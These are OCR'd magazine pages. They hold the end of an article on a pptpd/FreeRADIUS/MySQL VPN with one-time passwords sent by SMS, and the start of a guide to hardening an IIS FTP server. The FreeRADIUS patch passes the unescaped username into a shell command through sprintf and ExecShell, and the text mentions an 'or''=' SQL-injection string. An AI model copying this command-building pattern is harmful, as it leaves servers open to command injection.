


图3

6. 打造动态口令系统

前面我们已经成功的使用了pptpd+FreeRADIUS+ MySQL的方案搭建了一个VPN系统，而且密码信息存放在数据库里。

经过测试，修改MySQL中的数据，不用重启pptpd、radiusd、mysqld程序，就可以做到实时的改变VPN用户的密码（注：如果以文件形式保存这些信息，主程序需要重新加载配置才能生效）。如何修改MySQL数据，如何将有效密码发给VPN用

户，笔者也考虑过一些方案。

- 在服务器上部署 Web Server，当用户需要登录 VPN 的时候，访问一下 Web 页面，Web 页面可以将密码呈现出来或者以短信、邮件形式发送给用户；
- 直接告诉用户一个初始的登录密码，如 123456，当然这是一个错误的密码。我们对 FreeRADIUS 验证用户相关的代码处进行修改，比如最为简单的就是在验证成功后修改密码；在验证失败后将密码以短信或邮件的形式发送给用户。这样当用户使用错误的密码登录 VPN 时，程序会将当前正确的密码发送给用户。

第一个方案最容易实现，架个 nginx+php 操作 MySQL 即可，但会让用户麻烦一次请求 Web，第二个方案相对没有这个问题，只是让用户多登录一次而已，另外也只需要开放一个 pptpd 对外端口，不需要开放 Web 服务，受攻击面会相对小许多。

最终笔者采用的是第二个方案，修改 FreeRADIUS 验证代码。分析 FreeRADIUS 源代码的过程就省略了，笔者修改了 /usr/local/src/freeradius-server-2.1.9/src/modules/rlm_mschap/rlm_mschap.c 这个文件，验证失败的代码如下：

```
                challenge_hash(response->vp_octets + 2, /*
peer challenge */
                 challenge->vp_octets, /* our challenge */
                 username_string,   /* user name */
                 mschapv1_challenge); /* resulting challenge */
    RDEBUG2("Told to do MS-CHAPv2 for %s with NT-Password",
               username_string);
         if (do_mschap(inst, request, nt_password, mschapv1_
challenge,
                  response->vp_octets + 26, nthashhash,
                  do_ntlm_auth) < 0) {
             RDEBUG2("FAILED: MS-CHAP2-Response is
incorrect");
             mschap_add_reply(request, &request->reply-> vps,
                        *response->vp_octets,
                        "MS-CHAP-Error", "E=691 R=1", 9);
             /*add by xysky :check user failed,then send message
to user */
             RDEBUG2("xysky: check password failed, send
message to user");
                 char szBuffail[256] ={0};
             sprintf(szBuffail, "/usr/bin/perl /usr/local/
vpnpass/sendmsgsec.pl '%s'",username_string);
             ExecShell(szBuffail);
             return RLM_MODULE_REJECT;
         }
```

下面为验证成功后的相关代码：

```
                 if (chap == 1){
             RDEBUG2("adding MS-CHAPv1 MPPE keys");
             memset(mppe_sendkey, 0, 32);
    if (lm_password) {
                 memcpy(mppe_sendkey, lm_password->
vp_octets, 8);
             }
             /*
              *    According to RFC 2548 we
              *    should send NT hash.   But in
              *    practice it doesn't work.
              *    Instead, we should send nthashhash
              *
              *    This is an error on RFC 2548.
              */
             /*
              *    do_mschap cares to zero nthashhash if NT hash
              *    is not available.
              */
             memcpy(mppe_sendkey + 8,
                        nthashhash, 16);
             mppe_add_reply(request,
                             "MS-CHAP-MPPE-Keys",
                             mppe_sendkey, 32);
         } else if (chap == 2) {
    RDEBUG2("adding MS-CHAPv2 MPPE keys");
    mppe_chap2_gen_keys128(nthashhash,
                                  response->vp_octets + 26,
    mppe_sendkey, mppe_recvkey);
             mppe_add_reply(request,
                             "MS-MPPE-Recv-Key",
    mppe_recvkey, 16);
             mppe_add_reply(request,
                             "MS-MPPE-Send-Key",
                             mppe_sendkey, 16);
         }
         radius_pairmake(request, &request->reply->vps,
         "MS-MPPE-Encryption-Policy",
                   (inst->require_encryption)? "0x00000002":
"0x00000001",
                   T_OP_EQ);
         radius_pairmake(request, &request->reply->vps,
                   "MS-MPPE-Encryption-Types",
                   (inst->require_strong)? "0x00000004":
"0x00000006",
                   T_OP_EQ);
     } /* else we weren't asked to use MPPE */
   /*add by xysky :check user success,then change user's password*/
   RDEBUG2("xysky:check user success,then change user's
password");
  char szBufsucc[256] ={0};
  sprintf(szBufsucc, "/usr/bin/perl /usr/local/vpnpass/ changepass.pl
'%s'",username_string);
  ExecShell(szBufsucc);
      return RLM_MODULE_OK;
```

从上面的代码不难看出，当验证成功、验证失败后我增加了几句代码，分别用来修改用户密码、将当前用户正确的密码发送短信至用户手机。之所以考虑使用 perl 脚本，主要是不增加原来代码的复杂度，而且也方便后期维护，要改动相关功能只需要改脚本，无须改代码，然后 make && make install。至于用 perl 修改数据库里的密码也很容易，使用 DBI 模块即可；发送短信主要是使用 LWP 模块请求短信网关接口程序，具体不在此列出了。

7. 保存配置

为了避免系统重启后 VPN 服务器不可用，我们修改 /etc/rc.local 文件，将相关语句写入即可，语句如下：

```
echo 1 > /proc/sys/net/ipv4/ip_forward
/sbin/iptables -t nat -A POSTROUTING -j MASQUERADE
/etc/init.d/mysqld start
/usr/local/sbin/pptpd
/usr/local/sbin/radius
```

方案小结与改进

上面这套系统已经基本实现了动态口令的功能，但是，如果想正式投入使用，还需要注意几个地方：

（1）VPN 用户连上之后，将会无法正常连接外网 FTP 服务器；

（2）VPN 用户连上之后，其默认网关是选用本地还是远程；

（3）恶意用户不断请求错误的用户名、密码导致的问题，比如短信扣钱等；

（4）合法的用户不断地提交错误密码导致的问题，同上；

（5）每成功登录一次就改掉用户的密码，从安全性上来讲非常不错，但在实际使用中可能会造成一些困扰，比如 VPN 断


开了再连还得再收一次短信，万一没收到短信怎么办；

（6）之前玩过 SQL 注入的你，是否在想 VPN 登录是否可以玩一下 SQL 注入，是否存在'or''='的漏洞；

（7）使用 NAT 共享上网的用户，可能无法连上 VPN，是否有较好的办法。

这一系列后续的问题，就留给读者朋友们思考了。在正式上线前我都已经考虑并有相对较好的解决方案，但我相信，这些东西难不倒聪明的你，对吗？当然，如果你对我这个方案感兴趣，也可以在黑防论坛上联系我，我的 ID 是 xysky。

前置知识：无
关键词：IIS、FTP



IIS 下构建坚固的 FTP Server

文/图　李晨光

对广大直面各种网络攻击的网络安全工程师来说，工作中必然会遇到各种各样的 FTP 攻击，本文讲述了不为大家熟知的多种招数，教授如何使用大家都不看好的 IIS FTP Server 来构建足够网络管理员维护使用的 FTP 服务器；而且安全性足够高。

指定 FTP IP 地址并修改默认端口

1．使用专用 IP 进行 FTP 服务器搭建

以典型的 Windows 2003 Server 系统为例，安装完成 IIS 以及 FTP 以后，依次选择“开始→管理工具→Internet 信息服务 IIS 管理器”，指向“FTP 站点”，如图 1 所示。




图 1

右键单击“FTP 站点”，在弹出菜单中选择“新建→FTP 站点”命令，进入“FTP 站点创建向导”。在此向导中，重点介绍为即将建立的安全的维护型 FTP 服务器指定 IP 地址并修改端口。

2．使用足够隐蔽的端口进行通信

“端口”设置建议不使用默认端口，而是将默认端口设置成一个不常用的，大于 10000、小于 65535 的端口号。之所以要设置为大于 10000、小于 65535 是因为很多端口扫描工具默认情况下都不会扫描这部分端口，而攻击者如果手动设置扫描端口的话，出于时间和速度的考虑，也很少定义 10000～65535 这样的端口扫描规则，所以很容易迷惑攻击者，让他们根本不知道原来还有一个高端端口隐蔽在系统中发挥作用，如图 2 所示。




图 2

即使攻击者用扫描器扫描到了这个端口，往往也会因为这个陌生的端口而不明白具体运行的服务，需要详细探测才有可能发现其是 FTP 服务。接下来，将对此新建的 FTP 服务器进行详细的安全配置。

定制详细的 FTP 日志记录相关信息

IIS 的 FTP 系统有非常完善、丰富的日志记录系统，使用日志系统来时刻记录 FTP 服务器的运行状态是非常重要的。

1．启用 FTP 服务器的日志记录功能

在默认情况下，IIS 管理器下 FTP 站点中的某个站点的 FTP 日志系统是启用的。

2．FTP 服务器的高级日志配置

和普通的 FTP 服务器要求不同，如果需要建立足够安全的 FTP 服务器，需要对日志系统进行详细的高级定义，定义的内容就是设置攻击者或者可能发生的攻击可能存在的典型特征。

需要详细定制的高级规则如下：

“新日志计划”：此选项控制每个日志文件的生成规则，默

认是每天生成一份新的 FTP 日志。

假定攻击者绕过了种种限制，对某目标 FTP 服务器进行了大批量的分布式暴力破解攻击，如果 FTP 日志是按默认的记录方式记录的，则会产生无比庞大的单一文件，有时候日志记录文件可能达到数十 GB 的大小，甚至撑破系统盘的空间，导致系统的正常运行出现问题。

所以这里需要首先确定 FTP 的日志按照文件大小来生成，选择"新日志计划"下的"当文件大小达到 20MB"时开始生成新的日志记录文件，方便分析和调用。

"日志文件目录"：此选项是非常重要的选项，定义 FTP 日志的存放地址，默认是存放在"C:\WINDOWS\ system32\LogFiles"下，如图 3 所示。




图 3

对于任何被攻击者广泛了解的默认选项，都应该进行相关的在可允许范围内的修改。同时，出于对操作系统所在盘的保护，建议将 FTP 的日志系统定义到每个 FTP 用户单独使用的文件夹下，但不能赋予该用户对此日志记录文件的访问权限。

3．定义 FTP 服务器日志的详细记录规则

在配置好日志文件的生成规则和路径以后，需要对日志文件记录信息的类型进行详细配置。一个能记录绝大多数攻击者和使用者行为的日志文件应该包含以下记录信息：

日期（非默认选中，需要手动选中）；

时间（默认选中）；

客户端 IP 地址（默认选中）；

用户名（非默认选中，需要手动选中）

方法（默认选中）；

URL 资源（默认选中）；

协议状态（默认选中）；

Win32 状态（默认选中）；

所用时间（非默认选中，需要手动选中）；

用户代理（非默认选中，需要手动选中）；

需要注意的是，并不是日志系统记录的信息越多就越好，因为日志系统记录 FTP 用户（攻击者或者正常用户）的访问毕竟需要消耗资源，而且生成的日志记录同样需要存放空间。如果记录项目过多，可能引起系统资源消耗日志文件占用空间大的问题。

取消匿名访问

匿名访问是 FTP 服务器的默认设置，此设置可以很好地支持普通用户的 FTP 访问，但是要建立足够安全的 FTP 服务器，此项设置必须去除。

去除 FTP 服务器的匿名访问功能很简单，只需要右键单击 IIS 管理器下需要修改的 FTP 站点，并在弹出菜单中选择"属性"命令，进入"安全账户"标签，取消"允许匿名连接"前的√即可，如图 4 所示。




图 4

强制安全密码规则

在有意无意之中，一些用户的 FTP 账号密码设置得过于简单，为了提高 FTP 服务器的安全性，特别是需要建立安全性足够强的维护型 FTP 服务器，必须强制用户设置复杂的账号密码。

1．组策略简介

在 Windows 系统中，密码的规则设置是由组策略所控制的。简单地说，组策略设置就是在修改注册表中的配置。当然，组策略使用了更完善的管理组织方法，可以对各种对象中的设置进行管理和配置，远比手工修改注册表方便、灵活，功能也更加强大。

依次指向"开始→运行"命令，在"运行"对话框中输入"gpedit.msc"，进入 Windows 2003 Server 系统的组策略选项。进入组策略选项以后，在左方快速链接栏中依次指向"计算机配置→Windows 设置→账户策略→密码策略"，在这里可以设置很多密码的相关安全规则，如图 5 所示。

